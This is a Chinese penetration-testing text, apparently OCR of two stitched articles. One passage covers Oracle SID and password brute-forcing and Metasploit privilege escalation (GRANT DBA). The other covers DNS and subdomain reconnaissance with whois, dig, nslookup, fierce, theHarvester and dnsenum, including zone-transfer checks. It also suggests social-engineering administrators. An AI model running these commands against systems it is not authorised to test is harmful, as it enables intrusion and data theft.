sidguess 是 kali 下的一款爆破 Oracle SID 的工具，命令如下：

sidguess -i <target IP> -d /home/myh0st/pass.txt

3 针对自带 web 管理平台

如果 oracle 的版本为 10g，默认自带通过 8080 端口远程管理的可以访问以下路径：

http://<target IP>:8080/oradb/PUBLIC/GLOBAL_NAME

枚举数据库账号密码

枚举爆破数据库连接账号密码可以使用下面的方式。

1 使用 msf

使用这个模块需要指定 SID，就是要在获取到 SID 后才能使用，使用模块如下：

msf > use auxiliary/admin/oracle/login_brute

set SID <sid>

2 使用 sqlplus

sqlplus 是 oracle 自带的数据库管理工具，可以使用以下命令登录数据库，

也可以自己写脚本来枚举账号密码：

sqlplus <username>/<password>@<target IP>:<port>/<SID>

使用 sql 命令提权

在获取到数据库登录口令后，如何对数据库进行提权操作？可以使用 msf 下的两个模块，命令如下：

*msf > use auxiliary/admin/oracle/sql set DBUSER <user> set DBPASS <password> set SID <sid> set SQL select * from user_role_privs*

msf > use auxiliary/admin/oracle/pushin/lt_findricset_cursor set DBUSER <user> set DBPASS <password> set SID <sid> set SQL GRANT DBA TO <user> set SQL GRANT JAVASYSPRIV TO <user>

获取数据库里关键信息的 sql 命令

查询数据库版本：*select * from v$version;*

数据库打补丁情况：*select * from dba_registry_history;*

查看所有用户：*select * from all_users;*

查询数据库中的所有表：*select owner,table_name from all_tables;*

当前用户被激活的角色：*select * from session_roles;*

描述数据库对象：*desc utl_http*

总结

本文的内容来互联网，找不到出处了，有任何问题可以留言，如果有熟悉的朋友，欢迎指导。请不要吝啬你的知识，分享一下，互相学习。


渗透测试信息收集工具篇

原创： 红日安全 信安之路 2017-11-11

1、whois 查询网站及服务器信息

如果知道目标的域名，你首先要做的就是通过 Whois 数据库查询域名的注册信息，Whois 数据库是提供域名的注册人信息，包括联系方式，管理员名字，管理员邮箱等等，其中也包括 DNS 服务器的信息。


默认情况下，Kali 已经安装了 Whois 。你只需要输入要查询的域名即可：



利用以上收集到的邮箱、QQ、电话号码、姓名、以及服务商，可以针对性进行攻击，利用社工库进行查找相关管理员信息，另外也可以对相关 DNS 服务商进行渗透，查看是否有漏洞，利用第三方漏洞平台，查看相关漏洞。

2、Dig 使用

可以使用 dig 命令对 DNS 服务器进行挖掘，Dig 命令后面直接跟域名，回车即可，如图：




【Dig 常用选项】

1 -c 选项，可以设置协议类型（ class ），包括 IN (默认)、CH 和 HS。

2 -f 选项，dig 支持从一个文件里读取内容进行批量查询，这个非常体贴和方便。文件的内容要求一行为一个查询请求。来个实际例子吧：


3 -4 和 -6 两个选项，用于设置仅适用哪一种作为查询包传输协议，分别对应着 IPv4 和 IPv6。

4 -t 选项，用来设置查询类型，默认情况下是 A，也可以设置 MX 等类型，来一个例子：



5 -q 选项，其实它本身是一个多余的选项，但是它在复杂的 dig 命令中又


是那么的有用。-q 选项可以显式设置你要查询的域名，这样可以避免和其他众多的参数、选项相混淆，提高了命令的可读性，来个例子：



6 -x 选项，是逆向查询选项。可以查询 IP 地址到域名的映射关系。举一个例子：


【跟踪 dig 全过程】

dig 非常著名的一个查询选项就是 +trace，当使用这个查询选项后，dig 会从根域查询一直跟踪直到查询到最终结果，并将整个过程信息输出出来



【精简 dig 输出】

使用 +nocmd 的话，可以节省输出 dig 版本信息。



Dig 可以用来查域传送漏洞

前面介绍了 dig 的使用，若将查询类型设定为 axfr，就能得到域传送数据。这也是我们要用来测试 DNS 域传送泄露的命令

3、Nslookup 用法

nslookup 是站长较为常用的工具之一，它甚至比同类工具 dig 的使用人数更多，原因是它的运行环境是 windows ，并且不需要我们再另外安装什么东西。dig 是在 linux 环境里运行的命令，不过也可以在 windows 环境里使用，只是需要安装 dig windows 版本的程序。

Nslookup 命令以两种方式运行:非交互式和交互式。本文第一次提到“交互式”的概念，简单说明：交互式系统是指执行过程中允许用户输入数据和命令的系统。而非交互式系统，是指一旦开始运行，不需要人干预就可以自行结束的系统。因此，nslookup 以非交互式方式运行，就是指运行后自行结束。而“交互式”，是指开始运行后，会要求使用者进一步输入数据和命令。

DNS 记录类型:

A 地址记录

AAAA 地址记录

AFSDB Andrew 文件系统数据库服务器记录

ATMA ATM 地址记录

CNAME 别名记录

HINFO 硬件配置记录，包括 CPU 、操作系统信息

ISDN 域名对应的 ISDN 号码

MB 存放指定邮箱的服务器

MG 邮件组记录

MINFO 邮件组和邮箱的信息记录

MR 改名的邮箱记录

MX 邮件服务器记录

NS 名字服务器记录

PTR 反向记录

RP 负责人记录

RT 路由穿透记录

SRV TCP 服务器信息记录

TXT 域名对应的文本信息

X25 域名对应的 X.25 地址记录

举例说明:

设置类型为 ns

```
C:\Users\Administrator>nslookup -type=ns sec-redclub.com
服务器:  XiaoQiang
Address:  192.168.31.1

非权威应答:
sec-redclub.com nameserver = dns9.hichina.com
sec-redclub.com nameserver = dns10.hichina.com

dns9.hichina.com        internet address = 140.205.81.15
dns9.hichina.com        internet address = 140.205.81.25
dns9.hichina.com        internet address = 140.205.41.15
dns9.hichina.com        internet address = 140.205.41.25
dns10.hichina.com       internet address = 140.205.41.16
dns10.hichina.com       internet address = 140.205.41.26
dns10.hichina.com       internet address = 140.205.81.16
dns10.hichina.com       internet address = 140.205.81.26
```


下面的例子查询 baidu.com 使用的 DNS 服务器名称:

```
C:\Users\Administrator>nslookup -type=ns baidu.com
服务器:  XiaoQiang
Address:  192.168.31.1

非权威应答:
baidu.com       nameserver = ns4.baidu.com
baidu.com       nameserver = dns.baidu.com
baidu.com       nameserver = ns3.baidu.com
baidu.com       nameserver = ns2.baidu.com
baidu.com       nameserver = ns7.baidu.com

dns.baidu.com   internet address = 202.108.22.220
ns2.baidu.com   internet address = 61.135.165.235
ns3.baidu.com   internet address = 220.181.37.10
ns4.baidu.com   internet address = 220.181.38.10
ns7.baidu.com   internet address = 180.76.76.92
```



下面的例子展示如何查询 baidu.com 的邮件交换记录：

```
C:\Users\Administrator>nslookup -type=mx baidu.com
服务器:  XiaoQiang
Address:  192.168.31.1

非权威应答:
baidu.com       MX preference = 20, mail exchanger = jpmx.baidu.com
baidu.com       MX preference = 20, mail exchanger = mx1.baidu.com
baidu.com       MX preference = 20, mail exchanger = mx50.baidu.com
baidu.com       MX preference = 10, mail exchanger = mx.n.shifen.com

baidu.com       nameserver = ns4.baidu.com
baidu.com       nameserver = ns7.baidu.com
baidu.com       nameserver = ns3.baidu.com
baidu.com       nameserver = ns2.baidu.com
baidu.com       nameserver = dns.baidu.com
dns.baidu.com   internet address = 202.108.22.220
ns2.baidu.com   internet address = 61.135.165.235
ns3.baidu.com   internet address = 220.181.37.10
ns4.baidu.com   internet address = 220.181.38.10
ns7.baidu.com   internet address = 180.76.76.92
```


查看网站 cname 值。

```
C:\Users\Administrator>nslookup -type=cname sec-redclub.com
服务器:  XiaoQiang
Address:  192.168.31.1

sec-redclub.com
        primary name server = dns9.hichina.com
        responsible mail addr = hostmaster.hichina.com
        serial  = 2015113016
        refresh = 3600 (1 hour)
        retry   = 1200 (20 mins)
        expire  = 3600 (1 hour)
        default TTL = 360 (6 mins)
```


查看邮件服务器记录（ -qt=MX ）



同样 nslookup 也可以验证是否存在域传送漏洞，步骤如下：

1) nslookup 进入交互式模式

2) Server 设置使用的 DNS 服务器

3) ls 命令列出某个域中的所有域名

4、fierce 工具

在进行了基本域名收集以后，如果能通过主域名得到所有子域名信息，再通过子域名查询其对应的主机 IP，这样我们能得到一个较为完整的信息。除了默认使用，我们还可以自己定义字典来进行域名爆破。

使用 fierce 工具，可以进行域名列表查询：*fierce -dns domainName*

输出结果表明，程序首先进行了域传送测试，域传送通过一条命令就能获取服务器上所有的域名信息。如果一次就能简单获取服务器上所有记录域名信息，就不再暴力破解。

但从结果上看，“Unsucessful in zone transfer”，域传送测试是失败了。接

着执行暴力破解，测试的数量取决于字典中提供的字符串数量，上例中没有指定字典，在默认情况下在 Kali 中使用 /usr/share/fierce/hosts.txt。一个内部网络的 DNS 域名服务器可以提供大量信息，这些信息可以在以后评估网络漏洞。

5、theHarvester 的使用

theHarvester 是一个社会工程学工具，它通过搜索引擎、PGP 服务器以及 SHODAN 数据库收集用户的 email ，子域名，主机，雇员名，开放端口和 banner 信息。

-d 服务器域名

-l 限制显示数目

-b 调用搜索引擎（baidu,google,bing,bingapi,pgp,linkedin,googleplus,jigsaw,all）

-f 结果保存为 HTML 和 XML 文件

-h 使用傻蛋数据库查询发现主机信息


实例 1：

theHarvester -d sec-redclub.com -l 100 -b baidu

实例 2：


输出到 html 文件中，可以更清晰的看到搜索的网站信息的模型。


theHarvester -d sec-redclub.com -l 100 -b baidu -fmyresults.html



6、DNS 枚举工具 DNSenum

DNSenum 是一款非常强大的域名信息收集工具。它能够通过谷歌或者字典文件猜测可能存在的域名，并对一个网段进行反向查询。它不仅可以查询网站的主机地址信息、域名服务器和邮件交换记录，还可以在域名服务器上执行 axfr 请求，然后通过谷歌脚本得到扩展域名信息，提取子域名并查询，最后计算 C 类地址并执行 whois 查询，执行反向查询，把地址段写入文件。本小节将介绍使用 DNSenum 工具检查 DNS 枚举。在终端执行如下所示的命令：





输出的信息显示了 DNS 服务的详细信息。其中，包括主机地址、域名服务地址和邮件服务地址，最后会尝试是否存在域传送漏洞。

使用 DNSenum 工具检查 DNS 枚举时，可以使用 dnsenum 的一些附加选项，如下所示。

--threads[number]：设置用户同时运行多个进程数。

-r：允许用户启用递归查询。


-d：允许用户设置 WHOIS 请求之间时间延迟数（单位为秒）。

-o：允许用户指定输出位置。


-w：允许用户启用 WHOIS 请求。

7、subDomainsbrute 二级域名收集

二级域名是指顶级域名之下的域名，在国际顶级域名下，它是指域名注册人的网上名称；在国家顶级域名下，它是表示注册企业类别的符号。我国在国际互联网络信息中心（Inter NIC） 正式注册并运行的顶级域名是 CN，这也是我国的一级域名。在顶级域名之下，我国的二级域名又分为类别域名和行政区域名两类。类别域名共 7 个，包括用于科研机构的 ac；国际通用域名 com、top；用于教育机构的 edu；用于政府部门的 gov；用于互联网络信息中心和运行中心的 net；用于非盈利组织的 org。而行政区域名有 34 个，分别对应于我国各省、自治区和直辖市。（摘自百度百科）



以上为工具默认参数，如果是新手，请直接跟主域名即可，不用进行其它设置。




python subDomainsbrute.py sec-redclub.com

就可以直接运行，等待结果，最后在工具文件夹下面存在 txt 文件，直接导入扫描工具就可以进行扫描了。

8、layer 子域名检测工具

layer 子域名检测工具主要是 windows 一款二级域名检测工具，利用爆破形式。

